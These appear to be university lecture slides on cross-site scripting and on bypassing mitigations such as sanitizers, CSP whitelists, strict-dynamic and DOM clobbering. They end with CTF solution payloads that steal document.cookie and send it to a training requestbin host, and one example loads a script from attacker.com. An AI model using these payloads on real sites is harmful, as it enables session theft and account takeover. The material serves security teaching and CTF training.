
Cross-site Scripting Attacks

(and how to bypass modern mitigations)

Next

What is going to happen in the coming weeks.

HW Seminars

01/12 16:30 - *Execution Security in Spectral Era* - Andrea Mambretti

Class 3.1.3

04/12 16:30 - *Security challenges in Hardware Design* - Christian Pilato

Class 3.1.2

Class

08/12 NO CLASS

11/12 16:30 - *Malware Analysis*

Class 3.1.2

15/12 16:30 - *Anti-Analysis Techniques*

Class 3.1.3

18-22/12 16:30 - Q&A

CTF

12/01/23 10:00 -> 17:00

Remote (make sure to have a decent connection)


WriteUp! You are required to handout a proof of your solution.

Cross-site Scripting Attacks

(and how to bypass modern mitigations)

Cross-site Scripting (XSS)

```
<?php  
echo '<p>' . $_GET['param'] . '</p>';  
?>
```



`http://example.com/page.php?param=<script>alert(document.cookie);</script>`

=

```
<p><script>alert(document.cookie);</script></p>
```

Types of XSS

Stored

malicious
payload stored in
the server (DB,
disk, email, ...)

Reflected

payload injected
with the request
made by the user

DOM-based

Payload injected
in DOM
client-side (and
may never see
the server at all)

server-side

client-side

DOM XSS: sinks

DOM Manipulation

innerHTML

setAttribute

document.write()

Jquery's `$(...).html()`

...

Code evaluation

`eval()`

`new Function()`

`setTimeout()`

Script creation

`s = createElement('script');`

`s.src = ...`


DOM XSS: (real world) example

`https://sandbox.open-xchange.com/guard/reader/reader.html?templid=%27%22%3E%3Cscript%3Ealert%28%27XSS%20@%20%27%2bdocument.domain%29%3C%2fscript%3E`

`'"><script>alert('XSS @ '+document.domain)</script>`

`./guest-reader/scripts/reader.js`

```
[...]
templid = getURLParameter("templid");
if (templid == null) {    // If no template ID, see if we have a
    default from config.js
    [...]
}
if (templid !== null) {
    $('head').append('<link rel="stylesheet" type="text/css"
href="./templates/' + templid + '-style.css">');
}
[...]
```



Example from: <https://hackerone.com/reports/158853>

Why is XSS harmful?

Cookie stealing (mitigated by **HTTPOnly**)

Do any action in the attacked webapp

Data exfiltration

Defacement

Phishing

Preventing XSS

Whitelisting

Escaping (for strings)

HTML sanitization (and good luck)

Preventing XSS: Blacklisting and blacklist bypass

From Computer Security 101:

- There're a lot of **ways** to execute scripts besides `<script>` and `javascript:` URLs
- **Enumerating** badness is, generally speaking, bad
- **Blocking** numbers, (some) special characters, ... may not be enough

Example: JSFuck (i.e., Brainfuck in Javascript)

- The characters `!`, `[`, `]`, `+`, `(`, `)` are enough to write any JavaScript program
- There's a handy JSFuck compiler here:
<http://www.jsfuck.com/>
- Example (writing numbers without numbers):
 - `1` == `+!+[]`
 - `1` == `-~[]`

Preventing XSS: Escaping - the need of context

```
<body>
  <span style="color:{{ USER_COLOR }};">
    Hello {{ USERNAME }}, view your <a href="{{ USER_ACCOUNT_URL }}">Account</a>.
  </span>
  <script>
    var id = {{ USER_ID }};
    alert("Your user ID is: " + id);
  </script>
</body>
```

Note: Modern web frameworks provide **contextual auto-escaping template** systems that can help

Context Issues: Example

Untrusted data

```
var escapedCat = escaper.htmlEscape(category);  
var jsEscapedCat = escaper.escapeString(escapedCat);  
catElem.innerHTML = '<a onclick="createCategoryList(\'\' + jsEscapedCat +  
'\')">' + escapedCat + '</a>';
```

`category = ');attackScript();//`

`escapedCat = ');attackScript();//`

`jsEscapedCat = ');attackScript();//`

Context Issues: Example

```
catElem.innerHTML = '<a onclick="createCategoryList(\'\' +  
&#39;);attackScript();// + \'\'>' + &#39;);attackScript();// + '</a>';
```

```
<a  
onclick="createCategoryList(\' &#39;);attackScript();//\'>&#39;);attackScript(  
)//</a>';
```

Browser decodes ' to ', and executes

```
createCategoryList('') ;attackScript();//')
```

In this case, calling `escapeHtml` before `escapeString` was **wrong** (escaping in the wrong context)

Preventing XSS: HTML Sanitization

Sometimes, there's legitimate need of having untrusted HTML code in web pages (e.g., e-mail clients)

HTML Sanitizers - examples:

- [DOMPurify](#) [JS]
- HTML Sanitizer from [Google Closure](#) library [JS]
- OWASP [Java HTML Sanitizer](#) [Java]

Parsing is always hard: noscript - DOMpurify

```
<noscript><p title="</noscript><img src=x  
onerror=alert(1)>">
```

<https://github.com/google/closure-library/commit/c79ab48e8e962fee57e68739c00e16b9934c0ffa>

<https://www.youtube.com/watch?v=IG7U3fuNw3A>

<https://www.w3.org/TR/2011/WD-html5-author-20110809/the-noscript-element.html>

Bypassing HTML Sanitizers with script gadgets

A script gadget is a piece of JavaScript code which reacts to the presence of specifically formed DOM content

```
<div data-role="button" data-text="I am a button"></div>
```

```
<script>
```

```
  var buttons = $("[data-role=button]");
```

```
  buttons.html(buttons[0].getAttribute("data-text"));
```

```
</script>
```




script gadget

Script gadgets

Harmless HTML markup

```
<div data-role="button" data-text="&lt;script&gt;alert(1)&lt;/script&gt;"></div>
```

```
<script>  
  var buttons = $("[data-role=button]");  
  buttons.html(buttons[0].getAttribute("data-text"));  
</script>
```



Script gadgets

- At its essence, the (combination of) script gadgets **transforms** a piece of benign HTML code in the DOM into executable code
- Mitigations (e.g., CSP, HTML sanitizers) may leave the HTML code as is, and rightfully so (it was benign code!). Thanks to the presence of the script gadget, the code is rendered executable

Example: Bootstrap (tooltip element)

```
<div data-toggle=tooltip data-html=true title='<script>alert(1)</script>'>
```

```
setContent() {
    //...
    this.setElementContent(SelectorEngine.findOne(Selector.TOOLTIP_INNER, tip), this.getTitle())
}
```

```
setElementContent(element, content) {
    // ...

    if (this.config.html) {
        if (this.config.sanitize) {
            content = sanitizeHtml(content, this.config.whiteList,
this.config.sanitizeFn)
        }

        element.innerHTML = content
    } else {
        element.innerText = content
    }
}
```

Bypasses HTML sanitizers
(if data- attributes allowed)

Mitigating XSS: In-browser XSS Filters

- Attempt to mitigate **reflected XSS**
- Implemented in Chrome (XSS Auditor) and IE/Edge
- They can be bypassed in various cases, and are mostly deprecated

(<https://groups.google.com/a/chromium.org/forum/#!msg/blink-dev/TuYw-EZhO9g/bIGViehIAwAJ>)

XSS Auditor (removed since Chrome 78)




Figure 6: XSSAuditor Architecture



This page isn't working

Chrome detected unusual code on this page and blocked it to protect your personal information (for example, passwords, phone numbers, and credit cards).

Try [visiting the site's homepage](#).

ERR_BLOCKED_BY_XSS_AUDITOR

Issue 968591: OWP Launch tracking bug: Deprecate and Remove XSSAuditor

Reported by tsepez@chromium.org on Thu, May 30, 2019, 8:02 PM GMT+2

Project Member

TL:DR

Bypasses abound.

It prevents some legit sites from working.

Once detected, there's nothing good to do.

It introduces cross-site info leaks.

Fixing all the info leaks has proven difficult.

D. Bates et al., [*Regular Expressions Considered Harmful in Client-Side XSS Filters*](#), WWW 2010

Mitigating XSS: Content Security Policy

- Allows to define a **policy** to specify exactly what resources can be executed
- Resources:
 - scripts (`script-src`)
 - images (`image-src`)
 - stylesheets (`style-src`)
 - fonts (`font-src`)
 - form actions (`form-actions`)
 - ...
- Current version: [CSP level 3](#), not fully supported by all browsers (Chrome and Firefox only)

Content Security Policy (for XSS): two “styles”

- **Whitelist**-based approach
 - specify the sources of scripts that can be executed
- **Nonce**-based approach
 - specify exactly which scripts to allow

Whitelist-based CSP

```
Content-Security-Policy: default-src http://example.com;  
object-src 'none'
```

<script src="http://example.com/scripts/a.js"></script>

<script src="http://google.com/script/b.js"></script>

<script>alert(1)</script>

Whitelist-based CSP

```
Content-Security-Policy: default-src 'none'; object-src 'none';  
script-src https://ajax.googleapis.com 'self';
```

- Allow all the scripts hosted on the same domain or on the domain `ajax.googleapis.com`

Whitelist-based CSP

Some special keywords:

- **unsafe-inline** allows inline scripts
(DO NOT USE: trivially bypassable!)
- **unsafe-eval** allows eval()

Issues of whitelist-based CSPs

- A 2016 study found that >95% of the Web's whitelists are automatically bypassable
- This is due to JS libraries that allow easy bypass being hosted on popular CDNs
- Also, whitelists are hard to maintain...

Bypassing whitelist-based CSP


We'll see two methods:

- **JSONP** endpoints
- **CDNs** that host libraries with unsafe **expression languages**

JSONP

- JSONP: “JSON with Padding”
 - it is neither JSON nor it has padding
- Bypass of the same origin policy for cross-origin requests, exploiting the fact that cross-origin script execution is allowed by the SOP
 - Please, use CORS if you need cross-origin requests!!!

```
<script src="https://endpoint-jsonp.example.org?callback=f">
```



```
f({  
  'data' : 'something'  
})
```

JSONP and Whitelist = bypass

```
Content-Security-Policy: script-src 'self' https://whitelisted.com;  
object-src: 'none'
```

If whitelisted.com contains a JSONP endpoint, bypass with:

```
<script src="https://whitelisted.com/jsonp?callback=alert">
```

```
<script src="https://whitelisted.com/jsonp?callback=alert(1);  
nastyFunction();">
```

(SOME)

Known list of JSONP endpoints: <https://github.com/zigoo0/JSONBee/blob/master/jsonp.txt> or
https://github.com/google/csp-evaluator/blob/master/whitelist_bypasses/jsonp.js

Expression languages

- Modern JavaScript frameworks often include **expression languages**
- According to how the expression parser it's built, it might be abused to execute otherwise disallowed scripts
- Idea: rely on existing expression parsers or evaluators

AngularJS 1.x expressions

Interpolation bindings

```
<span title="{{ attrBinding }}">{{ textBinding }}</span>
```

Directive attributes

```
... ng-click="functionExpression()" ...
```

There's a sandbox, deprecated since AngularJS 1.6

Bypassing CSP with Angular JS 1.x

```
Content-Security-Policy: script-src 'self' https://whitelisted.com;  
object-src: 'none'
```

```
<script  
src="https://whitelisted.com/angularjs/1.1.3/angular.min.js  
></script>  
<div ng-app ng-csp id=p ng-click=$event.view.alert(1337)>
```

Nonce and hash-based CSP

```
Content-Security-Policy: default-src 'none' object-src 'none'  
script-src 'nonce-r4nd0m'
```

- Scripts not allowed unless “nonced”

<script src="..." nonce="r4nd0m">

It is possible also to specify the hash of the included scripts (hash-<algorithm>-<base64-value>)

Nonce and hash-based CSP

Problem: event handlers are not allowed

e.g., ``

unsafe-hashes allows to whitelist specific event handlers by hash.

Nonce and hash-based CSP

- Problem: some scripts **load**, in turn, **other scripts**
- Such scripts **don't** have the **nonce** => aren't trusted
- We **can't allow arbitrary script** generation either, otherwise would leave out a lot of DOM-based XSS sinks (e.g., innerHTML)
- Solution: dynamically ***propagate*** the **trust** to generated scripts **if** inserted explicitly in the DOM, not by a parser
- To enable this behaviour: **strict-dynamic**

Strict-dynamic Example

```
Content-Security-Policy: script-src 'nonce-r4nd0m' 'strict-dynamic'
```

NOT ALLOWED

```
<script nonce="r4nd0m">  
  document.write('<script  
src="/path/to/script.js">');  
</script>
```

```
<script nonce="r4nd0m">  
  var s = document.createElement('script');  
  s.src = "/path/to/script.js";  
  document.head.appendChild(s);  
</script>
```

ALLOWED with strict-dynamic

Limitations of 'strict-dynamic'

Bypassable if

```
<script nonce="r4nd0m">  
  var s = document.createElement('script');  
  s.src = user_input + "/script.js";  
  document.head.appendChild(s);  
</script>
```

nonce-based + strict-dynamic: why

- Mitigates reflected and stored XSS
- Does not mitigate all types of DOM-based XSS
- Little refactoring required
- Works also if you don't control all the JavaScript code

(nonce-only is more secure, as every script needs to be explicitly marked as trusted, but harder to deploy)

Strict-dynamic policy example (Gmail)

```
content-security-policy: script-src 'report-sample'  
'nonce-o5MfroVocO9EmHq7z1g58A' 'unsafe-inline' 'strict-dynamic' https: http:  
'unsafe-eval';object-src 'none';base-uri 'self';report-uri  
https://mail.google.com/mail/cspreport
```

- Note: for compatibility with CSP2, in a CSP3-enabled browser (i.e., strict-dynamic support), the whitelist is ignored if strict-dynamic is present
- unsafe-inline is ignored if nonce- is present

Bypassing strict-dynamic - Example: require.js

data-main Entry Point

§ 1.2


The data-main attribute is a special attribute that require.js will check to start script loading:

```
<!--when require.js loads it will inject another script tag  
      (with async attribute) for scripts/main.js-->  
<script data-main="scripts/main" src="scripts/require.js"></script>
```

You will typically use a data-main script to [set configuration options](#) and then load the first application module. Note: the script tag require.js generates for your data-main module includes the [async attribute](#). This means that **you cannot assume that the load and execution of your data-main script will finish prior to other scripts referenced later in the same page.**

Examples: require.js

data-main



```
req.load = function (context, moduleName, url) {  
  var node = document.createElement('script');  
  node.type = config.scriptType || 'text/javascript';  
  node.charset = 'utf-8';  
  node.async = true;  
  
  node.setAttribute('data-requirecontext', context.contextName);  
  node.setAttribute('data-requiremodule', moduleName);  
  
  node.src = url;  
  if (baseElement) {  
    head.insertBefore(node, baseElement);  
  } else {  
    head.appendChild(node);  
  }  
  currentlyAddingScript = null;  
  
  return node;  
}  
};
```

Examples: require.js

data-main

```
req.load = function (context, moduleName, url) {  
  var node = document.createElement('script');  
  node.type = config.scriptType || 'text/javascript';  
  node.charset = 'utf-8';  
  node.async = true;
```

```
<script data-main='data:1,alert(1)' src='require.js'></script>
```

```
node.setAttribute('data-main', url);  
node.setAttribute('data-requiremodule', moduleName);
```

```
node.src = url;
```

```
  if (baseElement) {
```

```
    head.insertBefore
```

```
  } else {
```

```
    head.appendChild(node);
```

```
  }
```

```
  currentlyAddingScript = null;
```

```
  return node;
```

```
}
```

```
};
```

```
<script src='data:1,alert(1)' async='true'>
```

Recall: CSP3 and dynamic trust propagation

- **unsafe-eval** propagates trust (i.e., the nonce) to scripts generated dynamically through DOM-safe APIs
- but... **document.createElement('script')** is a non-parser-inserted API!
- The script we just added is trusted => generic bypass for unsafe-eval when the webapp imports require.js

..... :-)

Moar examples: Knockout

```
<meta http-equiv=content-security-policy content="script-src 'nonce-random' 'unsafe-eval' 'strict-dynamic'; ">
```

```
<script nonce="random" src="https://code.jquery.com/jquery-3.1.1.js"></script>
```

```
<script nonce="random" src="http://knockoutjs.com/downloads/knockout-3.4.1.debug.js"></script>
```

```
<!-- xss -->
```

```
<div data-bind="html:'<script src=&quot;//attacker.com/sploit.js&quot;></script>'"></div>
```

```
<!-- xss -->
```

```
<script nonce="random">
```

```
  ko.applyBindings();
```

```
</script>
```

Binding name

Binding value

<https://knockoutjs.com/documentation/html-binding.html>

KO clears the previous content and then sets the element's content to your parameter value using jQuery's `html` function **or by parsing the string into HTML nodes and appending each node as a child of the element**, if jQuery is not available.

Another example: JQuery

```
<meta http-equiv=content-security-policy content="script-src 'nonce-random' 'unsafe-eval'
'strict-dynamic'; ">
<script nonce="random" src="https://code.jquery.com/jquery-3.1.1.js"></script>
<script nonce=random>
$(document).ready(function(){
    // code taken from http://api.jquery.com/after/
    $( ".container" ).after( $( ".child" ) );
});
</script>
<body>

<!-- xss -->
<bform class="child"><input name="ownerDocument"/><script>alert(1);</script></form>
<!-- xss -->
<p class="container"></p>
</body>
```

DOM Clobbering

```
<form id="a"> <input id="appendChild" /> </form >
```

```
<div id="c"></div>
```

window.a **or** a - [object HTMLFormElement]

window.c **or** c - [object HTMLDIVElement]

a.appendChild - [object HTMLInputElement]

Note: this is partially browser-specific. See

<https://paper.seebug.org/papers/Archive/browser-security-whitepaper.pdf>

DOM Clobbering / 2

```
<a id="element" name="el1" href="http://polimi.it">
```

```
<a id="element" name="el2" href="http://example.com">
```

```
> window.element
< ▼ HTMLCollection(2) [a#element, a#element, element: a#element, el1: a#element, el2: a#element]
  ▶ 0: a#element
  ▶ 1: a#element
    length: 2
  ▶ el1: a#element
  ▶ el2: a#element
  ▶ element: a#element
  ▶ __proto__: HTMLCollection
```

Note: this is partially browser-specific. See

<https://paper.seebug.org/papers/Archive/browser-security-whitepaper.pdf>


Demo: DOMPurify bypass with DOM clobbering

<https://securitymb.github.io/xss/1/?xss=>

Future outlook: Trusted Types

Type-safe API for DOM sinks

Content-Security-Policy: trusted-types *



```
const templateId = location.hash.match(/tplid=([^;&]*)/)[1];  
// typeof templateId == "string"  
document.head.innerHTML += templateId // Throws a TypeError.
```

Can't be a string

Needs to be a TrustedHTML type

Example from: <https://developers.google.com/web/updates/2019/02/trusted-types>

Future outlook: Trusted Types

Content-Security-Policy: trusted-types *

```
const templatePolicy = TrustedTypes.createPolicy('template', {
  createHTML: (templateId) => {
    const tpl = templateId;
    if (/^[0-9a-z-]$/ .test(tpl)) {
      return `<link rel="stylesheet" href="./templates/${tpl}/style.css">`;
    }
    throw new TypeError();
  }
});
```

**Template Policies are the only functions allowed to
create Trusted Types from scratch
→ reduce the attack surface to review**

```
const html =
templatePolicy.createHTML(location.hash.match(/tplid=([^;&]*)/)[1]);
// html instanceof TrustedHTML
document.head.innerHTML += html;
```

Thanks!

Questions?

marcello.pogliani@polimi.it
@mapogli

References

- S. Lekies et al., *Code-reuse attacks for the web: Breaking cross-site scripting mitigations via script gadgets*, CCS 2017
- L. Weichselbaum et al., *CSP is dead, long live CSP! On the insecurity of whitelists and the future of content security policy*, CCS 2016
- Trusted Types, Draft W3C Community Group, <https://w3c.github.io/webappsec-trusted-types/dist/spec/>
- C. Kern et al., *Securing the Tangled Web*, CACM, September 2014

Solutions: blacklist bypass

<http://blacklist.training.ctf.necst.it/pwcheck.php>

[http://blacklist.training.ctf.necst.it/pwcheck.php?q=%3C%3Cx%3Einput%20onfocus=eval\(decodeURI\(document.location.hash.substr\(-~\[\]\)\)\)%20autofocus%3E#i=document.createElement\('img'\);i.src='https://requestbin.training.ctf.necst.it/15x5hlx1/'+btoa\(document.cookie\);body.appendChild\(i](http://blacklist.training.ctf.necst.it/pwcheck.php?q=%3C%3Cx%3Einput%20onfocus=eval(decodeURI(document.location.hash.substr(-~[])))%20autofocus%3E#i=document.createElement('img');i.src='https://requestbin.training.ctf.necst.it/15x5hlx1/'+btoa(document.cookie);body.appendChild(i)

Solutions: Whitelist bypass (via JSONP)

```
<script  
src='https://accounts.google.com/o/oauth2/revoke?callbac  
k=document.location="https://requestbin.training.ctf.necst  
.it/1bvb73r1/"%2bdocument.cookie;a'></script>
```

Solutions: CSP

```
<script  
src="https://ajax.googleapis.com/ajax/libs/angularjs/1.1.3/angular.min.js"></sc  
ript><div ng-app ng-csp id=p  
ng-click="d=$event.view.document;i=d.createElement('form');i.action='https://r  
equestbin.training.ctf.necst.it/1ca3wow1/'+d.cookie;d.body.appendChild(i);i.su  
bmit()"><script async  
src="https://ajax.googleapis.com/jsapi?callback=p.click"></script>
```

Solutions: Strict CSP

```
<script  
data-main="data:,f=document.createElement('form');f.action=document.location.hash.substr(1)+btoa(document.cookie);document.body.appendChild(f);f.submit()"></script>
```

```
document.location.hash:  
#https://requestbin.training.ctf.necst.it/asdasda/
```

Solutions: DOM Clobbering

```
<form ID="CONFIG"><input name="test"></form>
```

```
<a id="testPath" name="protocol"  
href="https://pastebin.com/how-can-i-escape-this%2f..%2f  
raw/">
```

```
<a id="testPath" name="host" href="#">
```

Pay attention: double encoding in the URL

Solutions: DOM Clobbering

`http://clobber.training.ctf.necst.it/chall.php?inj=%3Cform%20id=%22CONFIG%22%3E%3Cinput%20name=%22test%22%3E%3C/form%3E%3Ca%20id=%22testPath%22%20name=%22protocol%22%20href=%22https://pastebin.com/how-can-i-escape-this%252f..%252fraw/7SsVY2JR?%22%3E%3Ca%20id=%22testPath%22%20name=%22host%22%20href=%22aaa%22%3E`